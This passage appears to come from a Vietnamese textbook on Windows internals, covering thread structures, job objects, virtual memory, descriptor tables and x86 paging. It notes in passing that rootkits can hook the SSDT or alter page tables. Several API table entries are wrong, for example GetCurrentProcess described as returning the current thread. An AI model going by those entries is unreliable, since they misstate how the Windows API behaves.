
Một luồng thường được biểu diễn bằng một khối luồng thực thi (ETHREAD). Khối này trỏ đến một không gian địa chỉ bộ nhớ hệ thống và khối môi trường luồng (TEB).



Hình 2.15. Cấu trúc dữ liệu của một luồng

Bảng 2.12. ý nghĩa các trường trong cấu trúc dữ liệu của luồng

Phần tử	Ý nghĩa
Thread time	Thời gian tạo và thoát luồng
Process ID	Định danh luồng
Start address	Địa chỉ bắt đầu
Impersonation information	Trỏ đến access token để quản lý quyền hạn truy nhập
LPC information	Định danh của thông điệp cần được lấy địa chỉ
I/O information	Danh sách yêu cầu vào ra




Hình 2.16. Chi tiết về cấu trúc KTHREAD bên trong ETHREAD

Bảng 2.13. ý nghĩa các trường trong KTHREAD

Phần tử	Ý nghĩa
Dispatcher header	Header chuẩn của một khối dạng kernel dispatcher object.
Execution time	Thời gian dùng CPU cả ở user mode và kernel mode
Pointer to kernel stack information	Trỏ đến địa chỉ cơ sở của kernel stack
Pointer to system service table	Mỗi tiến trình bắt đầu đều phải trỏ đến bảng dịch vụ hệ thống <i>KeServiceDescriptorTable</i>
Scheduling information	Các thông tin lệnh lịch chạy, bao gồm thứ tự ưu tiên, định lượng, các quan hệ, bộ xử lý, số lần treo, số lần dừng.
Wait blocks	Có sẵn một số khối đợi để khi luồng đợi 1 cái gì đó. 1 khối đợi ứng với 1 khoảng thời gian nào đó.
Wait information	Danh sách các đối tượng mà luồng cần phải đợi bao gồm đợi cái gì, bao lâu, lý do phải đợi
Mutant list	Danh sách các đối tượng mà luồng sở hữu
APC queues	Hàng đợi các APC ở user mode và kernel mode
Timer block	Bộ đếm giờ cho wait block
Queue list	Con trỏ đến đối tượng Hàng đợi mà luồng gắn với
Pointer to TEB	Chứa Định danh luồng, thông tin TLS, con trỏ PEB, GDI và OpenGL, chi tiết như hình dưới:

Một khối TEB chứa các thông tin về ngữ cảnh cho trình nạp image và các thư viện DLL của Windows khác. Vì các thành phần đều chạy ở user mode nên cấu trúc dữ liệu này có thể ghi được trên user mode, do đó nó tồn tại trên không gian địa chỉ của tiến trình thay vì tồn tại trong không gian địa chỉ của hệ thống. Muốn xem thông tin chi tiết về cấu trúc nào có thể dùng lệnh `!thread` của trình Kernel Debugger



Hình 2.17. Cấu trúc khối khối TEB

Bảng 2.14. Các biến của Kernel quản lý việc tạo và thực thi luồng

Biến	Loại	Mô tả
PspCreateThreadNotifyRoutine	Mảng các con trỏ	Mảng các con trỏ đến những thủ tục sẽ được gọi khi tạo và xóa các luồng.
PspCreateThreadNotifyRoutineCount	DWORD	Số thủ tục thông báo về đăng ký luồng.
PspCreateProcessNotifyRoutine	Mảng các con trỏ	Mảng các con trỏ đến các thủ tục sẽ được gọi trong lúc tạo xóa tiến trình.

Bảng 2.15. Các hàm liên quan đến luồng

Hàm	Mô tả
CreateThread	Tạo một luồng mới
CreateRemoteThread	Tạo một luồng mới ở một tiến trình khác
OpenThread	Mở một luồng đã có
ExitThread	Kết thúc hoạt động của 1 luồng một cách bình thường
TerminateThread	Ngắt luồng.
GetExitCodeThread	Lấy mã lúc thoát của một luồng khác
GetThreadTimes	Trả về thời gian chạy của một luồng.
GetCurrentProcess	Trả về handle của luồng hiện tại.
GetCurrentProcessId	Trả về định danh của luồng hiện tại

GetThreadId	Trả về định danh của 1 luồng bất kì
Get/SetThreadContext	Trả về thay đổi trong thanh ghi CPU của luồng.
GetThreadSelectorEntry	Trả về bảng mô tả luồng(chỉ có trong các hệ thống x86)

Khi một luồng mới được tạo ra, nó có một kernel stack riêng, trạng thái của luồng cũ sẽ được lưu vào đỉnh của stack của luồng cũ, và ngữ cảnh luồng sẽ nạp các thông tin của luồng mới vào kernel stack của nó. Nếu luồng nằm trong một tiến trình mới thì hệ thống sẽ tạo một trang nhớ mới và nạp địa chỉ của nó vào thanh ghi CR3. Địa chỉ trang nhớ có thể tìm thấy được trong khối KPROCESS. Nếu rootkit có thể thay đổi được bảng trang của tiến trình thì nó sẽ ảnh hưởng đến toàn bộ các luồng trong tiến trình đó, và tất cả các luồng trong một tiến trình dùng chung 1 giá trị thanh ghi CR3.

#### 2.4.4. Kiểm tra hoạt động của một luồng

Để có thể xem thông tin của một luồng, sử dụng một tập các công cụ dưới đây:

Thuộc tính	Perfmon	Pviewer	Pstat	Qslice	Tlist	KD Thread	Process Explorer	Pslis t
TheadID	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Actual start add	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Win32 start add					<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
Current address	<input type="checkbox"/>	<input type="checkbox"/>				<input type="checkbox"/>	<input type="checkbox"/>	
Số context switches	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>				<input type="checkbox"/>	<input type="checkbox"/>
Total user time		<input type="checkbox"/>	<input type="checkbox"/>			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Total privileged time		<input type="checkbox"/>	<input type="checkbox"/>			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Elapsed time	<input type="checkbox"/>	<input type="checkbox"/>				<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Thread state	<input type="checkbox"/>		<input type="checkbox"/>		<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Reason for wait state	<input type="checkbox"/>		<input type="checkbox"/>		<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Last error					<input type="checkbox"/>		<input type="checkbox"/>	
% CPU sử dụng	<input type="checkbox"/>			<input type="checkbox"/>			<input type="checkbox"/>	
% User time sử dụng	<input type="checkbox"/>			<input type="checkbox"/>			<input type="checkbox"/>	
% Privileged time sd	<input type="checkbox"/>			<input type="checkbox"/>			<input type="checkbox"/>	

Hình 2.18. Các công cụ kiểm tra hoạt động của luồng

## 2.4.5. Đối tượng công việc

Một đối tượng công việc là một đối tượng của nhân cho phép điều khiển một nhóm có nhiều tiến trình. Một tiến trình chỉ có thể là thành viên của một đối tượng công việc duy nhất. Mặc định thì sự liên kết các tiến trình trong 1 đối tượng Công việc không thể phá hủy được, và tất cả các tiến trình được tạo bởi một tiến trình sẽ nằm trong đối tượng công việc mà tiến trình đó đang liên kết.

Bảng 2.16. Các hàm quản lý đối tượng Công việc

Hàm	Mô tả
CreateJobObject	Tạo một đối tượng công việc.
OpenJobObject	Mở đối tượng công việc có sẵn.
AssignProcessToJobObject	Thêm một tiến trình vào đối tượng công việc.
TerminateJobObject	Dừng tất cả tiến trình trong đối tượng công việc.
SetInformationJobObject	Thiết đặt những thông tin của đối tượng công việc.
QueryInformationJobObject	Lấy các thông tin của đối tượng công việc, như là thời gian dùng CPU, số tiến trình, danh sách định danh của tiến trình, hạn ngạch sử dụng, giới hạn bảo mật.

Ngoài ra, CPU và bộ nhớ cũng được giới hạn cho mỗi đối tượng công việc. Các giới hạn bao gồm:


- Giới hạn về số tiến trình đang hoạt động trong đối tượng công việc.
- Giới hạn về thời gian sử dụng CPU của mỗi tiến trình trong đối tượng công việc.
- Giới hạn về khoảng thời gian hoạt động của mỗi luồng trong từng tiến trình. Thông qua các lớp lịch chạy, có các khoảng thời gian sau, tuần tự cho mỗi luồng trong tiến trình.
- Mức ưu tiên cho tiến trình trong một đối tượng công việc: Mỗi tiến trình có mức độ ưu tiên riêng và nó không tự đặt được mức độ ưu tiên thông qua các hàm như SetThreadPriority.
- Giới hạn về bộ nhớ: định ra không gian địa chỉ ảo tối đa mà mỗi tiến trình trong một công việc được dùng.

Windows 2000 Datacenter Server có công cụ cho phép định nghĩa ra các công việc, đặt các hạn ngạch và giới hạn tài nguyên cho các tiến trình trong công việc. Đó là Process Control Manager.

## 2.5. QUẢN LÝ BỘ NHỚ

## 2.5.1. Bộ nhớ dành cho hệ thống


Bộ nhớ ảo (Virtual Memory) được xây dựng trên không gian địa chỉ tuyến tính, cung cấp cho các tiến trình những vùng nhớ riêng, có thể lớn hơn và không tương ứng với lớp bộ nhớ vật lý. Trong thời điểm thực thi, chương trình quản lý bộ nhớ sẽ ánh xạ vùng địa chỉ ảo vào bộ nhớ vật lý - nơi mà dữ liệu thực sự được lưu trữ. Hình 2.19 mô tả việc 3 trang nhớ liên tiếp trong bộ nhớ ảo được ánh xạ vào 3 vùng khác nhau của bộ nhớ vật lý.



Hình 2.19. Mô hình ánh xạ từ bộ nhớ ảo sang bộ nhớ vật lý


Trong hệ thống, tổng bộ nhớ sử dụng bởi các tiến trình lớn hơn nhiều so với bộ nhớ vật lý mà hệ thống đó có, đó là do chương trình quản lý bộ nhớ của hệ điều hành đã chuyển những trang nhớ xuống đĩa. Việc sử dụng đĩa để lưu trữ đã làm trống đi vùng bộ nhớ vật lý và nó có thể được dùng cho các tiến trình khác. Khi một luồng truy cập vào vùng nhớ ảo mà nó đang ở trên đĩa thì chương trình quản lý bộ nhớ của hệ điều hành sẽ nạp lại vào trong bộ nhớ vật lý.

Kích thước của không gian bộ nhớ ảo thay đổi tùy theo nền tảng phần cứng. Trong hệ thống 32 bit, không gian bộ nhớ lớn nhất cho phép là 4GB. Windows chia làm 2 phần, vùng bộ nhớ thấp từ 0x00000000 đến 0x7FFFFFFF dành cho các tiến trình đang thực thi, và phần cao từ 0x80000000 đến 0xFFFFFFFF là vùng bộ nhớ được bảo vệ dùng cho hệ điều hành. Hình dưới đây mô tả dải địa chỉ dành cho các tiến trình đang thực thi và dải địa chỉ dùng cho hệ thống. Ở bên phải, các tiến trình của người dùng được cung cấp đến 3GB bộ nhớ bằng cách đặt tùy chọn ( /3GB /USERVA trong file Boot.ini), tùy chọn này cho phép ứng dụng dùng nhiều tài nguyên như Quản lý cơ sở dữ liệu có thể sử dụng nhiều hơn 2GB cho phép để lưu trữ dữ liệu trong bộ nhớ để phục vụ cho xử lý.



Hình 2.20. Các kiểu phân bổ bộ nhớ dành cho các tiến trình đang thực thi và dùng cho hệ thống

Ngoài ra, hệ điều hành Windows 32 bit còn cung cấp cơ chế AWE(Address Windowing Extension) cho phép ứng dụng 32bit có thể cấp phát được tối đa 64GB bộ nhớ, mỗi một đơn vị ánh xạ có kích thước không gian địa chỉ ảo là 2GB. Hệ điều hành Windows 64bit cung cấp không gian địa chỉ cho các tiến trình lớn hơn nhiều, tối đa là 8192GB trên mỗi x86 và 7152 trên mỗi dòng vi xử lý Itanium



Hình 2.21. Cơ chế AWE(Address Windowing Extension)

### 2.5.2. Các dịch vụ quản lý bộ nhớ

Mặc định, hệ điều hành Windows 32bit có bộ nhớ ảo kích thước là 2GB. Quản lý bộ nhớ gồm có 2 nhiệm vụ chính sau đây:

- Ánh xạ không gian địa chỉ của tiến trình vào bộ nhớ vật lý sao cho quá trình đọc/ghi của các luồng trong tiến trình thực hiện trên địa chỉ ảo được tham chiếu đúng đắn đến địa chỉ vật lý.
- Ánh xạ một phần của bộ nhớ xuống đĩa để tăng khả năng sử dụng các tiến trình mà dùng bộ nhớ vật lý nhiều hơn lượng đang sẵn sàng và ánh xạ ngược trở lại bộ nhớ khi cần.

Các thành phần của quản lý bộ nhớ:

- Một tập các dịch vụ của hệ thống để cấp phát, hủy, quản lý bộ nhớ ảo, hầu hết đều được thể hiện dưới dạng hàm API của Windows hay dạng trình điều khiển thiết bị hoạt động ở kernel mode.
- Các chương trình quản lý lỗi trong quá trình hoạt động.
- Một vài thành phần tiện ích hoạt động ở kernel mode
  - Working set manager: Quản lý tập các công việc
  - Process/stack swapper: Thực hiện trao đổi stack cho tiến trình và các luồng của nhân
  - Modified page writer: Ghi trang nhớ trong một danh sách các trang đang thay đổi vào paging file.
  - Mapped page writer: Ghi những trang nhớ vào tệp tin trên đĩa, mục đích để giảm danh sách những trang đang được thay đổi.
  - Dereference segment thread: Làm giảm bộ nhớ cache để tăng vùng trống trong paging file.
  - Zero page thread: xóa danh sách các trang nhớ đang trống về 0.



### 2.5.3. Các bảng quản lý địa chỉ bộ nhớ

Hệ điều hành Windows sử dụng rất nhiều bảng để quản lý vì trong quá trình hoạt động, CPU phải đưa ra rất nhiều quyết định, vì vậy cần nhiều bảng để định hướng CPU. Ví dụ như CPU phải làm gì khi có ngắt, khi có một chương trình bị dừng hoạt động, khi có một chương trình ở user mode muốn liên lạc với chương trình ở kernel mode. Đối với mỗi một sự kiện, CPU luôn phải tìm ra được những thủ tục nào để xử lý sự kiện đó, cụ thể hơn CPU cần biết thông tin của các thủ tục nằm trên bộ nhớ, để làm việc này thì CPU thường dùng bảng địa chỉ. Có những bảng địa chỉ cơ bản sau đây tồn tại trong bộ nhớ:

- Global Descriptor Table (GDT), sử dụng để ánh xạ các địa chỉ toàn cục, nhiều dải địa chỉ khác nhau có thể ánh xạ được thông qua GDT. GDT được dùng trong chuyển đổi qua lại giữa các task.
- Local Descriptor Table (LDT), sử dụng để ánh xạ các địa chỉ cục bộ, dùng cho mỗi task. LDT có thể chứa các thông tin chỉ dẫn địa chỉ giống như GDT.
- Page Directory, sử dụng để ánh xạ địa chỉ
- Interrupt Descriptor Table (IDT), tìm các chương trình con xử lý ngắt.

Ngoài ra, hệ điều hành cũng có các bảng riêng như System Service Dispatch Table (SSDT), được dùng để quản lý các lời gọi hệ thống. Có 2 cách để gọi dịch vụ, đó là dùng ngắt 0x2E hoặc dùng lệnh SYSENTER. Đối với hệ thống Windows XP trở lên thì dùng SYSENTER còn đối với các hệ điều hành cũ hơn thì dùng ngắt 0x2E. Mỗi khi gọi hệ thống thì hàm KiSystemService được gọi từ trong nhân, hàm này thực hiện công việc đọc số hiệu dịch vụ cần gọi ở thanh ghi EAX, sau đó tìm gọi hàm dịch vụ trong SSDT. Các tham số đi kèm được trả bởi thanh ghi EDX, do đó rootkit có thể sử dụng kỹ thuật hook để lấy dữ liệu, thay đổi tham số hoặc định hướng lại lời gọi dịch vụ.

Một chương trình có thể dùng far call với các chỉ dẫn ở LDT hay GDT, chỉ dẫn loại này gọi là call gate. Một call gate được dùng để cho phép ứng dụng ở user mode có thể gọi hàm trong kernel mode, nhưng call gate phải được can thiệp sao cho có Ring ở mức 0 (cách can thiệp là sử dụng những lỗi sinh ra ngoại lệ lúc thực hiện far call)

### 2.5.4. Trang nhớ

Tất cả bộ nhớ địa chia ra làm những trang nhớ, tương tự như những trang của một quyển sách. Mỗi tiến trình có thể có những bảng riêng lưu những trang nhớ của nó, do vậy mà đối với tiến trình này địa chỉ 0x00401122 đọc ra có giá trị “AAA” nhưng đối với tiến trình khác địa chỉ đó đọc ra lại là “BBB”.

Quyền truy cập cũng được gán vào mỗi trang nhớ, để đọc ghi vào đúng trang nhớ cần yêu cầu đến chương trình quản lý bộ nhớ, nếu địa chỉ yêu cầu bị sai thì không được quyền truy cập. Quá trình kiểm tra này phải qua nhiều thủ tục. Đầu tiên, CPU kiểm tra tiến trình xem có thể mở được bảng mô tả hay không, sau đó kiểm tra tiến trình đó có quyền đọc một trang trong thư mục trang nhớ hay không, cuối cùng kiểm tra tiến trình đọc đúng trang hay không. Một tiến trình mà vượt qua tất cả kiểm tra đó của CPU mới được đọc vào đúng trang nhớ. Việc được đọc chưa chắc đã được ghi vào trang nhớ đó, vì có thể trang nhớ được đánh dấu là chỉ đọc (read-only).

Để truy nhập được vào một trang nhớ, bộ xử lý x86 thực hiện các bước kiểm tra sau:

- Descriptor (hay segment) check: Bảng chỉ dẫn toàn cục GDT được truy nhập và một chỉ dẫn đoạn(segment descriptor) được kiểm tra. Một chỉ dẫn đoạn chứa giá trị được

mức độ đặc quyền chỉ dẫn (descriptor privilege level - DPL). DPL chứa số Ring (từ 0 đến 3) của tiến trình yêu cầu đọc trang nhớ. Nếu giá trị DPL mà thấp hơn giá trị Ring của tiến trình yêu cầu đọc trang nhớ (Current Privilege Level - CPL) thì truy nhập bị từ chối, quá trình kiểm tra bị dừng tại đây.

- Kiểm tra thư mục nhớ (Page directory) check: Kiểm tra bit user/supervisor của một trang nhớ. Nếu bit đó đặt là 0 thì chỉ có những chương trình ở Ring 0, 1 và 2 được quyền truy nhập thư mục nhớ. Nếu bit đó được đặt là 1 thì tất cả các chương trình đều có quyền truy nhập.
- Kiểm tra theo trang: Việc kiểm tra này thực hiện trên 1 trang nhớ. Tương tự như kiểm tra theo thư mục nhớ, nếu trang nhớ có bit user/supervisor được đặt là 1 thì tất cả các chương trình đều có quyền truy nhập.

Hệ điều hành Windows do chia thành 2 mode là user mode và kernel mode nên bước đầu tiên là Descriptor check đôi khi không cần thiết, vì chương trình ở user mode hoạt động trên Ring 3 sẽ chỉ được quyền truy nhập vùng nhớ đánh dấu là của user, còn chương trình hoạt động trên kernel mode luôn luôn truy nhập được mọi trang nhớ.

Hình 2.22 là 1 phần của GDT được trích ra sử dụng SoftIce. Cột đầu tiên thể hiện các phần của bộ nhớ dành cho dữ liệu và code, cột DPL biểu thị giá trị Ring 0 hoặc 3. Đối với mô thì thuộc tính có thể có là Đọc và Thực thi (RE) còn đối với dữ liệu thì thuộc tính cao nhất là Đọc và ghi (RW).

Sel.	Type	Base	Limit	DPL	Attributes
GDTbase=80036000 Limit=03FF					
0008	Code32	00000000	FFFFFFFF	0	P RE
0010	Data32	00000000	FFFFFFFF	0	P RW
001B	Code32	00000000	FFFFFFFF	3	P RE
0023	Data32	00000000	FFFFFFFF	3	P RW
0028	TSS32	802A9000	000020AB	0	P B
0030	Data32	FFDFF000	00001FFF	0	P RW
003B	Data32	00000000	00000FFF	3	P RW
0043	Data16	00000400	0000FFFF	3	P RW


Hình 2.22. Một số giá trị của GDT trong Windows

#### 2.5.5. Phân giải địa chỉ

Hầu hết các hệ điều hành đều cho phép sử dụng bộ nhớ ảo, làm cho khả năng cung cấp bộ nhớ lớn hơn so với khả năng vật lý của hệ thống. Phần mở rộng được lưu trên các tệp trên đĩa (thường được gọi là paging file).

Một trang nhớ có thể được đánh dấu là “paged out”, có nghĩa là được lưu trên đĩa thay vì trên RAM. Nếu trang nhớ này được một tiến trình nào đó yêu cầu truy nhập thì bộ xử lý sẽ ngắt, chương trình con xử lý ngắt sẽ đọc nó trở lại bộ nhớ và đánh dấu lại là “paged in”.


Khi một chương trình đọc bộ nhớ, nó phải chỉ ra một địa chỉ cụ thể nào đó. Đối với mỗi tiến trình, địa chỉ nào phải được dịch sang địa chỉ vật lý. Công việc này rất quan trọng vì địa chỉ sử dụng bởi tiến trình không phải là địa chỉ vật lý tương ứng. Ví dụ, nếu chương trình notepad tìm bộ nhớ ở địa chỉ 0x0041FF10 và địa chỉ vật lý dịch sang tương ứng là 0x01EE2F10, nếu lệnh “mov eax, 0x0041FF10” được thực hiện thì giá trị thực tế được chuyển vào trong EAX là giá trị trong ô nhớ có địa chỉ 0x01EE2F10.



Hình 2.23. Phân giải địa chỉ

#### 2.5.6. Bảng trang nhớ

Việc dịch các địa chỉ được quản lý thông qua một bảng đặc biệt gọi là page-table directory. CPU x86 của Intel lưu các con trỏ đến những thư mục trang trong các thanh ghi đặc biệt CR3. Thanh ghi này lại trỏ đến một mảng gồm 1024 giá trị 32bit gọi là thư mục trang (page directory). Mỗi giá trị 32bit chỉ ra địa chỉ cơ sở của một bảng các trang trong bộ nhớ vật lý, bao gồm luôn cả bit trạng thái để xem trang này có tồn tại trên bộ nhớ vật lý hay không.



Hình 2.24. Quá trình tìm ra trang nhớ yêu cầu bởi ứng dụng

Các tiến trình gửi địa chỉ yêu cầu tìm ra trang nhớ theo khuôn dạng sau

*Bảng 2.17. Khuôn dạng lệnh yêu cầu tìm trang nhớ*

31	22	21	12	11	0
Page Directory Index (tối đa là 1024)		Page Table Index (tối đa 1024)		Vị trí trong trang (tối đa 4096)	

Sau đây là những bước mà CPU và hệ điều hành thực hiện để dịch một yêu cầu từ địa chỉ ảo sang địa chỉ vật lý:

- CPU tham khảo từ CR3 để tìm ra địa chỉ cơ sở của page-table directory
- Địa chỉ yêu cầu được chia thành 3 phần như bảng trên
- 10 bit đầu được dùng để tìm địa chỉ của page-table directory
- Sau khi thư mục trang được xác định vị trí, 10 bit tiếp theo sẽ xác định chỉ mục ở bảng trang
